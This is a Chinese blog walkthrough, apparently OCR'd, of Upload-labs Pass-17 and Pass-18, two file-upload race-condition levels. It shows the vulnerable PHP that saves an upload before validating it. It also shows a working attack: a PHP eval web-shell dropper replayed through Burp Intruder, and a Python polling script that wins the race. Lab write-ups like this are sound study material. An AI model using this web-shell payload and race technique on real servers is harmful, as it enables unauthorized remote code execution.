
Upload-labs Pass-17 Pass-18 条件竞争

原创

baynk 于 2019-11-05 11:57:10 发布 2255 收藏 8

文章标签： Upload-labs Pass-17 Pass-18 条件竞争

本文链接：https://blog.csdn.net/u014029795/article/details/102910267



Upload-labs 专栏收录该内容

14 篇文章 2 订阅

订阅专栏

Pass-17 条件竞争1

看下源码，感觉啥漏洞都没，只能查看 `writeup` 的提示了，答案是 `条件竞争` 。


具体的可以看：https://baynk.blog.csdn.net/article/details/102913219

```
$is_upload = false;
$msg = null;

if(isset($_POST['submit'])){
    $ext_arr = array('jpg','png','gif');
    $file_name = $_FILES['upload_file']['name'];
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $file_ext = substr($file_name,strrpos($file_name,".")+1);
    $upload_file = UPLOAD_PATH . '/' . $file_name;

    if(move_uploaded_file($temp_file, $upload_file)){ //先保存文件
        if(in_array($file_ext,$ext_arr)){ //判断后缀
             $img_path = UPLOAD_PATH . '/'. rand(10, 99).date("YmdHis").".".$file_ext;
             rename($upload_file, $img_path); //合法改名
             $is_upload = true;
        }else{
            $msg = "只允许上传.jpg|.png|.gif类型文件！";
            unlink($upload_file); //不合法删除
        }
    }else{
        $msg = '上传出错！';
    }
}
```

其实这个代码都没啥大问题，执行下来都是OK的，但是这里是这样操作的，先通过`move_uploaded_file`把文件保存了，然后再去判断后缀名是否合法，合法就重命名，如果不合法再删除。重是重点在于，在多线程情况下，就有可能出现还没处理完，我们就访问了原文件，这样就会导致被绕过防护。下面是我随便找的之前的某一关，很明显看到之前代码是先改名，再移动保存。

```
11
12          if (!in_array($file_ext, $deny_ext)) {
13              $temp_file = $_FILES['upload_file']['tmp_name'];
14              $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
15              if (move_uploaded_file($temp_file,$img_path)) {
16                  $is_upload = true;
17              } else {
18                  $msg = '上传出错！';
19              }
20          } else {
21              $msg = '此文件不允许上传';
22          }
23      } else {
24          $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
```


那这里可以通过`burpsuite`一直上传`shell`，然后通过`python`去进行访问。
将下列语句`<?php fputs(fopen('shell.php','w'),'<?php @eval($_POST["test"])?>');?>`放到`intruder`模块内不停的重放。




接着使用`python`脚本去不停访问`test.php`，一直到成功为止。

```python
import requests
url = "http://192.168.181.203:8014/upload-labs/upload/test.php"
while True:
    html = requests.get(url)
    if html.status_code == 200:
        print("OK")
        break
```


当出现OK的时候，就可以停止`burpsuite`了。

```
qianxin_test
C:\Python37\python3.exe "D:/Programs/Pycharm for python/tools/qianxin_test.py"
OK

Process finished with exit code 0
```


然后直接访问`upload/shell.php`，状态码为`200`时，代码已经上传成功。




直接菜刀连接即可。



Pass-18 条件竞争2

同样也是条件竞争，虽然换了一个方式，但是逻辑没有变，一样也可以条件竞争，就是得上传图片马了。




```
    }

    // if flag to check if the file exists is set to 1

    if( $this->cls_file_exists == 1 ){

      $ret = $this->checkFileExists();
      if( $ret != 1 ){
        return $this->resultUpload( $ret );
      }
    }

    // if we are here, we are ready to move the file to destination

    $ret = $this->move();
    if( $ret != 1 ){
      return $this->resultUpload( $ret );
    }

    // check if we need to rename the file

    if( $this->cls_rename_file == 1 ){
      $ret = $this->renameFile();
      if( $ret != 1 ){
        return $this->resultUpload( $ret );
      }
```

然后移动保存文件

再改名

其实过程和上一把是一样的，直接放个结果图吧，但是由于后缀一定得是 `jpg` 之类的，所以大多数情况下都是得配合解析漏洞来完成漏洞利用。



名称	大小	类型	修改日期	属性
1572925816.jpg	1 KB	JPEG 图像	2019-11-5 11:50	A
1572925817.jpg	1 KB	JPEG 图像	2019-11-5 11:50	A
1572925818.jpg	1 KB	JPEG 图像	2019-11-5 11:50	A
1572925819.jpg	1 KB	JPEG 图像	2019-11-5 11:50	A
1572925820.jpg	1 KB	JPEG 图像	2019-11-5 11:50	A
1572925821.jpg	1 KB	JPEG 图像	2019-11-5 11:50	A
1572925822.jpg	1 KB	JPEG 图像	2019-11-5 11:50	A
1572925823.jpg	1 KB	JPEG 图像	2019-11-5 11:50	A
1572925824.jpg	1 KB	JPEG 图像	2019-11-5 11:50	A
1572925825.jpg	1 KB	JPEG 图像	2019-11-5 11:50	A
1572925826.jpg	1 KB	JPEG 图像	2019-11-5 11:50	A
1572925827.jpg	1 KB	JPEG 图像	2019-11-5 11:50	A
1572925828.jpg	1 KB	JPEG 图像	2019-11-5 11:50	A
1572925829.jpg	1 KB	JPEG 图像	2019-11-5 11:50	A
[illegible]	1 KB	JPEG 图像	2019-11-5 11:50	A
test.php.jpg	1 KB	JPEG 图像	2019-11-5 11:50	A